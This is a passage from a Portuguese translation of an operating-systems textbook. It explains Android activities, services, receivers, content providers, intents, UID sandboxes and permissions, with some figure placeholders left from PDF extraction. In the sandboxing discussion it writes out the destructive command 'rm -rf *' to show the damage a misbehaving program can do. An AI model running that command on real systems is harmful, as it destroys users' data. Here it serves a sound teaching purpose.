



FIGURA 10.53 Começando a aplicação de câmera após o e-mail.

processo de aplicação *têm* de ficar na RAM. Ter o estado da principal atividade do e-mail seguramente armazenado no gerenciador de atividades devolve ao sistema parte da flexibilidade em lidar com a memória que a troca de memória proporciona.

Por exemplo, se o aplicativo da câmera começa a exigir muita RAM, o sistema pode simplesmente livrar-se do processo de e-mail, como mostrado na Figura 10.54. O *ActivityRecord*, com seu precioso estado salvo, segue seguramente escondido pelo gerenciador de atividades no processo do *system_server*. Tendo em vista que o processo do *system_server* hospeda todos os serviços centrais de sistema do Android, ele deve sempre seguir executando, de maneira que o estado salvo aqui permanecerá por tanto tempo quanto for necessário.

Nosso aplicativo de e-mail de exemplo não apenas tem uma atividade para sua UI principal, mas inclui outro *ComposeActivity*. Aplicativos podem declarar qualquer número de atividades que quiserem. Isso pode ajudar a organizar a implementação de um aplicativo, mas de maneira mais importante, ele pode ser usado para implementar interações entre aplicações. Por exemplo, essa é a base do sistema de compartilhamento entre aplicações do Android, que o *ComposeActivity* aqui está participando. Se a usuária, no aplicativo da câmera, decide que quer compartilhar uma foto que ela tirou, nosso *ComposeActivity* do aplicativo do e-mail é uma das opções de compartilhamento que ela tem. Se for escolhida, aquela atividade será inicializada e dada a foto a ser compartilhada. (Mais tarde veremos como o aplicativo da câmera é capaz de encontrar o aplicativo do e-mail *ComposeActivity*.)

Realizar essa opção de compartilhamento enquanto no estado de atividade visto na Figura 10.54 vai levar ao novo estado na Figura 10.55. Há uma série de questões importantes a serem observadas:

1. O processo do aplicativo de e-mail deve ser inicializado novamente, para executar o seu *ComposeActivity*.
2. No entanto, o antigo *MailMainActivity não* é inicializado nesse ponto, tendo em vista que ele não é necessário. Isso reduz o uso da RAM.
3. A tarefa da câmera agora tem dois registros: o original *CameraMainActivity* no qual acabamos de estar, e o novo *ComposeActivity* que está agora em exibição. Para o usuário, essas são ainda uma tarefa coesa: trata-se da câmera atualmente interagindo com eles para enviar uma foto por e-mail.
4. O novo *ComposeAtivity* está no topo, então ele é retomado; o *CameraMainActivity* anterior não está mais no topo, então o seu estado foi salvo. Podemos neste ponto seguramente sair deste processo se essa RAM for necessária em outra parte.

Por fim, vamos examinar o que aconteceria se o usuário deixasse a tarefa da câmera enquanto nesse último estado (isto é, compondo um e-mail para compartilhar uma foto) e retornasse ao aplicativo de e-mail. A Figura 10.56 mostra o novo estado que o sistema se encontrará. Observe que trouxemos a tarefa do e-mail com sua atividade principal de volta para o primeiro plano. Isso torna *MailMainActivity* a atividade de primeiro plano, mas atualmente não há uma instância dele executando no processo do aplicativo.

FIGURA 10.54 Removendo o processo de e-mail para recuperar RAM para a câmera.





FIGURA 10.55 Compartilhando uma foto da câmera através da aplicação de e-mail.






FIGURA 10.56 Retornando ao aplicativo de e-mail.

Para retornar à atividade anterior, o sistema faz uma nova instância, devolvendo-a para o estado salvo anterior que a antiga instância forneceu. Essa ação de *recuperar uma atividade do seu estado salvo* deve ser capaz de trazer a atividade de volta ao mesmo estado visual que o usuário a deixou pela última vez. Para conseguir isso, o aplicativo examinará no seu estado salvo pela mensagem em que o usuário estava, carregará os dados dessa mensagem do seu armazenamento persistente, e então aplicará qualquer posição de rolamento ou outro estado de interface do usuário que tenha sido salvo.

Serviços

Um **serviço** tem duas identidades distintas:

1. Pode ser uma operação autocontida de segundo plano de longa execução. Exemplos comuns da

utilização de serviços dessa maneira são produzir uma música em segundo plano, manter uma conexão de rede ativa (como com um servidor IRC) enquanto o usuário está em outros aplicativos, baixar ou enviar dados em segundo plano etc.

2. Ele pode servir como um ponto de conexão para outros aplicativos ou o sistema para desempenhar uma interação rica com o aplicativo. Isso pode ser usado por aplicativos para fornecer APIs seguras para outros aplicativos, como para realizar processamento de imagem ou áudio, fornecer um texto para fala etc.

O exemplo do manifesto de e-mail mostrado na Figura 10.51 contém um serviço que é usado para realizar a sincronização da caixa de correio do usuário. Uma implementação comum escalonaria o serviço a ser executado em um intervalo regular, como a cada 15 minutos, *inicializando* o serviço quando fosse o momento de executá-lo e *parando* quando tivesse terminado.

Esse é o uso típico do primeiro estilo de serviço, uma longa operação de segundo plano. A Figura 10.57 mostra o estado do sistema nesse caso, que é bastante simples. O gerenciador de atividades criou *ServiceRecord* para ter controle do serviço, observando que ele foi *inicializado*, e desse modo criou sua instância *SyncService* no processo da aplicativo. Embora nesse estado o serviço esteja completamente ativo (barrando o sistema inteiro de ir dormir se não estiver segurando uma trava de despertar) e livre para fazer o que quiser. É possível para o processo da aplicação sair enquanto nesse estado, tal como se o processo quebrar, mas o gerenciador de atividades continuará a manter o seu *ServiceRecord* e pode a essa altura decidir reinicializar o serviço se assim desejar.

Para ver como você poderia usar um serviço como um ponto de conexão para interação com outros aplicativos, vamos dizer que queremos estender nosso *SyncService* para ter uma API que permita que outros aplicativos controlem seu intervalo de sincronia. Precisaremos definir uma interface AIDL para esse API, como mostrado na Figura 10.58.

Para usar isso, outro processo pode *ligar-se* (bind) ao nosso serviço do aplicativo, conseguindo acesso à sua interface. Isso cria uma conexão entre os dois aplicativos, mostrada na Figura 10.59. Os passos desse processo são:

1. O aplicativo cliente diz ao gerenciador de processos que ele gostaria ligar-se ao serviço;
2. Se o serviço ainda não tiver sido criado, o gerenciador de atividades o cria no processo do serviço do aplicativo.
3. O serviço retorna o *IBinder* para sua interface de volta para o gerenciador de atividades, que agora segura aquele *IBinder* no seu *ServiceRecord*.
4. Agora que o gerenciador de atividades tem o *IBinder* do serviço, ele pode ser enviado de volta para o aplicativo cliente original.
5. O aplicativo cliente agora com o *IBinder* do serviço em mãos pode proceder para fazer quaisquer chamadas diretas que ele gostaria na sua interface.

Receptores

Um **receptor** é o recipiente de eventos (tipicamente externos) que acontecem geralmente no segundo plano e fora da interação do usuário normal.

FIGURA 10.57 Começando um serviço de aplicação.






FIGURA 10.58 Interface para controlar um intervalo *sync* de um serviço *sync*.


```
package com.example.email

interface ISyncControl {
    int getSyncInterval();
    void setSyncInterval(int seconds);
}
```

FIGURA 10.59 Ligando (*binding*) em um serviço de aplicativo.

Receptores conceitualmente são os mesmos que um aplicativo registrando para um call-back quando algo interessante acontece (um alarme dispara, mudanças na conectividade de dados etc.), mas não exigem que a aplicação esteja executando a fim de receber o evento.

O exemplo do manifesto de e-mail mostrado na Figura 10.51 contém um receptor para o aplicativo para descobrir quando o armazenamento do dispositivo se torna baixo para que ele pare de sincronizar o e-mail (que pode consumir mais armazenamento). Quando o armazenamento do dispositivo torna-se baixo, o sistema enviará uma *transmissão* a todos (broadcast) com o código de armazenamento baixo, para ser entregue a todos os receptores interessados no evento.

A Figura 10.60 ilustra como uma transmissão dessas é processada pelo gerenciador de atividades a fim de entregá-la aos receptores interessados. Ela primeiro pede ao gerenciador de pacotes por uma lista de todos os receptores interessados no evento, que é colocado em um *Broadcast-Record* representando aquela transmissão. O gerenciador de atividades procederá então para passar por cada entrada na lista, fazendo que cada processo do aplicativo associado crie e execute a classe de receptor adequada.

Os receptores apenas executam como operações de execução única. Quando um evento acontece, o sistema encontra quaisquer receptores interessados, entrega-lhes o evento, e uma vez que eles tenham consumido o evento, eles estão finalizados. Não há *ReceiveRecord* como aqueles que vimos para outros componentes de aplicações, pois um receptor em particular é apenas uma entidade transitória pela duração de uma única recepção. Cada vez que uma nova transmissão é enviada para um componente do receptor, é criada uma nova instância da classe daquele receptor.

FIGURA 10.60 Enviando uma transmissão para receptores de aplicação.

Provedores de conteúdo

Nosso último componente de aplicação, o **provedor de conteúdo**, é um mecanismo fundamental que as aplicações usam para trocar dados umas com as outras. Todas as interações com o provedor de conteúdo são através de URIs usando um *conteúdo*: esquema; a autoridade do URI é usada para descobrir a implementação de provedor de conteúdo certa para interagir.

Por exemplo, em nossa aplicação de e-mail da Figura 10.51, o provedor de conteúdo especifica que sua autoridade é *com.example.email.provider.email*. Desse modo, URIs operando nesse provedor de conteúdo começariam com

content://com.example.email.provider.email/

O sufixo para aquela URI é interpretado pelo próprio provedor para determinar quais dados dentro dele estão sendo acessados. Neste exemplo, uma convenção comum seria que a URI

content://com.example.email.provider.email/messages

significa a lista de todas as mensagens de e-mail, enquanto

content://com.example.email.provider.email/messages/1

fornece acesso a uma única Mensagem na chamada de número 1.


Para interagir com um provedor de conteúdo, as aplicações sempre passam por uma API de sistema chamada *ContentResolver*, em que a maioria dos métodos tem um argumento de URI inicial indicando os dados para operar. Um dos métodos de *ContentResolver* mais comumente usados é *query*, que realiza uma consulta de banco de dados de uma determinada URI e retorna um *Cursor* para recuperar os resultados estruturados. Por exemplo, recuperar um resumo de todas as mensagens de e-mail disponíveis se pareceria com algo como:

query("content://com.example.email.provider.email/messages")

Embora isso não pareça assim para as aplicações, o que realmente está acontecendo quando elas usam provedores de conteúdo tem muitas similaridades com a ligação (*binding*) com serviços. A Figura 10.61 ilustra como o sistema lida com nosso exemplo de consulta:

1. A aplicação chama *ContentResolver.query* para iniciar a operação.
2. A autoridade do URI é passada para o gerenciador de atividades para que ele encontre (através do gerenciador de pacotes) o provedor de conteúdo apropriado.
3. Se o provedor de conteúdo já não estiver executando, ele é criado.
4. Uma vez criado, o provedor de conteúdo retorna sua *IBinder* para o gerenciador de atividades implementando a interface *IContentProvider* do sistema.
5. O *Binder* do provedor de conteúdo é retornado para o *ContentResolver*.
6. O resolvedor de conteúdo pode agora completar a operação query inicial chamando o método apropriado na interface AIDL, retornando o resultado *Cursor*.

Provedores de conteúdo são um dos mecanismos fundamentais para realizar interações através de aplicações. Por exemplo, se retornarmos ao sistema de compartilhamento entre aplicações descrito anteriormente na Figura 10.55, os provedores de conteúdo são

FIGURA 10.61 Interagindo com um provedor de conteúdo.

a maneira que os dados são realmente transferidos. Um fluxo completo para essa operação é:

1. Uma solicitação de pedido que inclua o URI dos dados a serem compartilhados é criada e é submetida ao sistema.
2. O sistema pede ao *ContentResolver* pelo tipo MIME dos dados por trás daquela URI; isso funciona de maneira muito semelhante ao método *query* que discutimos há pouco, mas pede ao provedor de conteúdo para retornar a cadeia do tipo MIME para o URI.
3. O sistema encontra todas as atividades que podem receber dados do tipo MIME identificado.
4. Uma interface de usuário é mostrada para o usuário para escolher um dos recipientes possíveis.
5. Quando uma das atividades for selecionada, o sistema a lança.
6. A atividade de tratamento de compartilhamento recebe o URI dos dados a serem compartilhados, recupera seus dados através do ContentResolver, e realiza sua operação apropriada: cria um e-mail, armazena-o etc.

10.8.9 Intento

Um detalhe que ainda não discutimos no manifesto de aplicação mostrado na Figura 10.51 são as etiquetas <intent filter> incluídas com as atividades e declarações do recebedor. Elas fazem parte da característica de **intento** no Android, que é a pedra fundamental para como aplicações diferentes identificam umas às outras a fim de serem capazes de interagir e trabalhar juntas.

Um **intento** é o mecanismo que o Android usa para descobrir e identificar atividades, receptores e serviços. Ele é similar em algumas maneiras ao caminho de busca do shell do Linux, que o shell usa para procurar através de múltiplos diretórios possíveis a fim de encontrar nomes de comandos equivalentes executáveis dados a ele.

Há dois tipos principais de intentos: *explícito* e *implícito*. Um **intento explícito** é aquele que identifica diretamente um único componente de aplicação específico; em termos do shell do Linux, ele é equivalente a fornecer um caminho absoluto a um comando. A parte mais importante de um intento assim é um par de cadeias de caracteres nomeando o componente: o *package name* da aplicação-alvo e classe *name* do componente dentro da aplicação. Agora, retornando à atividade da Figura 10.52 na aplicação Figura 10.51, um intento explícito para esse componente seria um com o nome de pacote com.example.email e nome de classe com.example.email.MailMainActivity.

O nome de classe e pacote de um intento explícito são informações suficientes para identificar unicamente um componente-alvo, como a atividade de e-mail principal na Figura 10.52. A partir do nome do pacote, o gerenciador de pacotes pode retornar tudo o que for necessário a respeito da aplicação, como onde encontrar o seu código. A partir do nome de classe, sabemos qual parte daquele código executar.

Um **intento implícito** é aquele que descreve características do componente desejado, mas não do componente em si; em termos de shell do Linux, isso é o equivalente a fornecer uma única linha de comando ao shell, que ele usa com seu caminho de pesquisa para encontrar um comando concreto a ser executado. Esse processo de encontrar o componente que pareie com um intento implícito é chamado **resolução de intento**.

O mecanismo de compartilhamento geral do Android, como vimos na ilustração da Figura 10.55 do compartilhamento da foto que uma usuária tirou de sua câmera através da aplicação de e-mail, é um bom exemplo de intentos implícitos. Aqui a aplicação da câmera constrói um intento descrevendo a ação a ser feita, e o sistema encontra todas as atividades que têm potencial para realizar aquela ação. Um compartilhamento é solicitado por meio da ação de intento android.intent.action.SEND, e podemos ver na Figura 10.51 que a atividade compose declara que ela pode realizar essa ação.

Pode haver três resultados de uma resolução de intento: (1) nenhum pareamento é encontrado, (2) um único pareamento é encontrado ou (3) há múltiplas atividades que podem lidar com o intento. Um pareamento vazio dará um resultado vazio ou uma exceção, dependendo das expectativas do chamador a essa altura. Se o pareamento for único, então o sistema pode imediatamente proceder para lançar o agora intento explícito. Se o pareamento não for único, precisamos de alguma maneira solucioná-lo de outro modo para um único resultado.

Se o intento for resolvido para múltiplas atividades possíveis, não podemos simplesmente lançar todas elas; precisamos escolher um único intento a ser lançado. Isso é conseguido através de um truque no gerenciador de pacotes. Se for pedido a ele que solucione um intento em uma única atividade, mas ele descobrir que há múltiplos pareamentos, em vez disso ele resolve o intento para uma atividade especial construída no sistema chamada de **ResolverActivity**. Essa atividade, quando lançada, apenas pega o intento original, pede ao gerenciador de pacotes uma lista de todas as atividades pareadas e as exibe para o usuário para selecionar uma única

ação desejada. Quando uma for selecionada, ele cria um novo intento explícito a partir do intento original e a atividade selecionada, chamando o sistema para ter aquela nova atividade inicializada.

O Android tem outra similaridade com o shell do Linux: no shell gráfico do Android, o lançador, executa no espaço do usuário como qualquer outra aplicação. Um lançador Android realiza chamadas no gerenciador de pacotes para descobrir atividades disponíveis e lançá-las quando selecionado pelo usuário.

10.8.10 Caixas de areia de aplicações

Como é tradicional em sistemas operacionais, as aplicações são vistas como códigos executando como o usuário, em prol do usuário. Esse comportamento foi herdado da linha de comando, onde você executa o comando ls e espera que ele execute com sua identidade (UID), com os mesmos direitos de acesso que você tem no sistema. Da mesma maneira, quando você usa uma interface de usuário gráfica para lançar um jogo que quer jogar, aquele jogo vai efetivamente executar com sua identidade, com acesso a seus arquivos e muitas outras coisas de que ele talvez não precise realmente.

Não é assim, no entanto, como usamos os computadores na maior parte das vezes hoje em dia. Executamos aplicações que adquirimos de alguma fonte terceira menos confiável, que tem funcionalidades de varredura, que fará uma ampla gama de coisas diferentes em seu ambiente sobre o qual temos pouco controle. Há uma desconexão entre o modelo de aplicação suportado pelo sistema operacional e o que está realmente em uso. Isso pode ser mitigado por estratégias como distinguir entre privilégios do usuário normais e "administrativos" e avisos da primeira vez que estiverem executando uma aplicação, mas esses não abordam realmente a desconexão subjacente.

Em outras palavras, sistemas operacionais tradicionais são muito bons em proteger os usuários de outros usuários, mas não em proteger usuários de si mesmos. Todos os programas executam com o poder do usuário e, se algum deles se comportar mal, ele pode causar todo o dano possível. Pense nisto: quanto dano você pode causar em, digamos, um ambiente UNIX? Você pode vazar todas as informações acessíveis ao usuário. Você poderia realizar rm -rf * para dar a você mesmo um belo diretório vazio. E se o programa não estiver somente defeituoso, mas também malicioso, ele poderia encriptar todos os seus arquivos para obter um resgate por eles. Executar tudo com o "poder de você" é perigoso!

O Android tenta abordar essa questão com uma premissa fundamental: que uma aplicação é na realidade o projetista daquela aplicação executando como um hóspede no dispositivo do usuário. Desse modo, uma aplicação não é confiada com nada sensível que não seja explicitamente aprovado pelo usuário.

Na implementação do Android, essa filosofia é diretamente expressa através dos IDs dos usuários. Quando uma aplicação do Android é instalada, um novo ID de usuário único do Linux (ou UID) é criado para ele, e todo o seu código executa como aquele "usuário". Os IDs de usuário do Linux criam assim uma caixa de areia para cada aplicação, com sua própria área isolada do sistema de arquivos, da mesma maneira que eles criam caixas de areia para os usuários em um sistema de computador de mesa. Em outras palavras, o Android usa uma característica existente no Linux, mas de uma maneira nova. O resultado é um melhor isolamento.

10.8.11 Segurança

A segurança de aplicações no Android gira em torno dos UIDs. No Linux, cada processo executa como um UID específico, e o Android usa o UID para identificar e proteger barreiras de segurança. A única maneira de interagir através de processos é por meio de algum mecanismo IPC, que em geral traz consigo informações suficientes para identificar o UID do chamador. O IPC Binder explicitamente inclui essa informação em cada transação entregue através de processos de maneira que um recipiente do IPC pode facilmente pedir pelo UID do chamador.

O Android predefine uma série de UIDs padrão para as partes de nível mais baixo do sistema, mas a maioria das aplicações é dinamicamente designada um UID, na primeira inicialização ou momento da instalação, de uma gama de "UIDs de aplicação". A Figura 10.62 ilustra alguns mapeamentos comuns de valores de UID para seus significados. UIDs abaixo de 10000 são designações fixas dentro do sistema para hardwares dedicados ou outras partes específicas da implementação; alguns valores típicos nessa faixa são mostrados aqui. Na faixa 10000–19999 estão os UIDs designados dinamicamente para aplicações pelo gerenciador de pacotes quando ele os instala; isso significa que no máximo 10000 aplicações podem ser instaladas no sistema. Também observe que a faixa começando em 100000, que é usada para implementar um modelo multiusuário tradicional para o Android: uma aplicação que é concedida o UID 10002 como sua identidade seria identificada como 110002 quando executando como um segundo usuário.

FIGURA 10.62 Designações UID comuns no Android.

UID	Propósito
0	Root
1000	Sistema central (processo system_server)
1001	Serviços de telefonia
1013	Processos de mídia de baixo nível
2000	Acesso ao shell da linha de comando
10000–19999	UIDs de aplicação designados dinamicamente
100000	Início de usuários secundários

Quando uma aplicação é designada pela primeira vez um UID, um novo diretório de armazenamento é criado para ela, com os arquivos ali de propriedade de sua UID. A aplicação recebe acesso livre para seus arquivos privados ali, mas não pode acessar os arquivos de outras aplicações, tampouco podem outras aplicações tocar seus próprios arquivos. Isso torna os provedores de conteúdo, como discutido na seção anterior sobre aplicações, especialmente importantes, à medida que eles são uns dos poucos mecanismos que podem transferir dados entre aplicações.

Mesmo o próprio sistema, executando como UID 1000, não pode tocar os arquivos das aplicações. Essa é a razão por que o daemon *installd* existe: ele executa com privilégios especiais para ser capaz de acessar e criar arquivos e diretórios para outras aplicações. Há uma API muito restrita que o *installd* fornece ao gerenciador de pacotes para que ele crie e gerencie diretórios de dados de aplicações conforme e necessidade.

Em seu estado base, as caixas de areia do Android devem impedir quaisquer interações entre aplicações que possam violar a segurança entre elas. Isso pode ser em prol da robustez (evitar que um aplicativo quebre outro), mas muitas vezes diz respeito ao acesso à informação.

Considere nosso aplicativo da câmera. Quando o usuário tira uma foto, o aplicativo da câmera a armazena em seu espaço de dados privado. Nenhuma outra aplicação pode acessar aqueles dados, que é o que queremos já que as fotos podem representar dados sensíveis para a usuária.

Após a usuária ter tirado uma foto, ela pode querer enviá-la por e-mail para um amigo. O e-mail é um aplicativo separado, com sua própria caixa de areia, sem acesso a fotos na aplicação da câmera. Como pode o aplicativo do e-mail conseguir acesso às fotos na caixa de areia do aplicativo da câmera?

A forma mais conhecida de controle de acesso no Android são as permissões de aplicação. Permissões são capacidades específicas bem definidas que podem ser concedidas a um aplicativo no momento da instalação. O aplicativo lista as permissões de que ele precisa em seu manifesto, e antes de instalar o aplicativo, o usuário é informado do que será permitido fazer baseado nelas.

A Figura 10.63 mostra como nosso aplicativo de e-mail poderia fazer uso das permissões para acessar fotos no aplicativo da câmera. Nesse caso, o aplicativo da câmera tem associado consigo a permissão READ_PICTURES com suas fotos, dizendo que qualquer aplicativo com essa permissão pode acessar seus dados de fotos. O aplicativo de e-mail pode agora acessar o URI de propriedade da câmera como content://pics/1; ao receber a solicitação para sua URI, o provedor de conteúdo do aplicativo da câmera pergunta ao gerenciador de pacotes se o chamador tem a permissão necessária. Se ele tiver, a chamada é bem-sucedida e os dados apropriados são retornados à aplicação.

Permissões não são vinculadas aos provedores de conteúdo; qualquer IPC no sistema pode ser protegido por uma permissão através do sistema perguntando ao gerenciador de pacotes se o chamador tem a permissão exigida. Lembre-se de que a proteção com caixas de areia de aplicativos é baseada em processos e UIDs, de maneira que uma barreira de segurança sempre acontece na fronteira de um processo, e as permissões em si são associadas com UIDs. Levando-se isso em consideração, uma conferência de permissão pode ser realizada recuperando o UID associado com o IPC que chega e perguntando ao gerenciador de pacotes se ao UID foi concedida a permissão correspondente. Por exemplo, permissões para acessar a localização do usuário são implementadas pelo serviço do gerenciador de localização do sistema quando aplicativos questionam a respeito.

A Figura 10.64 ilustra o que acontece quando um aplicativo não tem uma permissão necessária para uma operação que ele está realizando. Aqui o aplicativo do navegador está tentando acessar diretamente as fotos do usuário, mas a única permissão que ele tem é uma para operações em rede pela internet. Nesse caso, o

FIGURA 10.63 Solicitando e usando uma permissão.

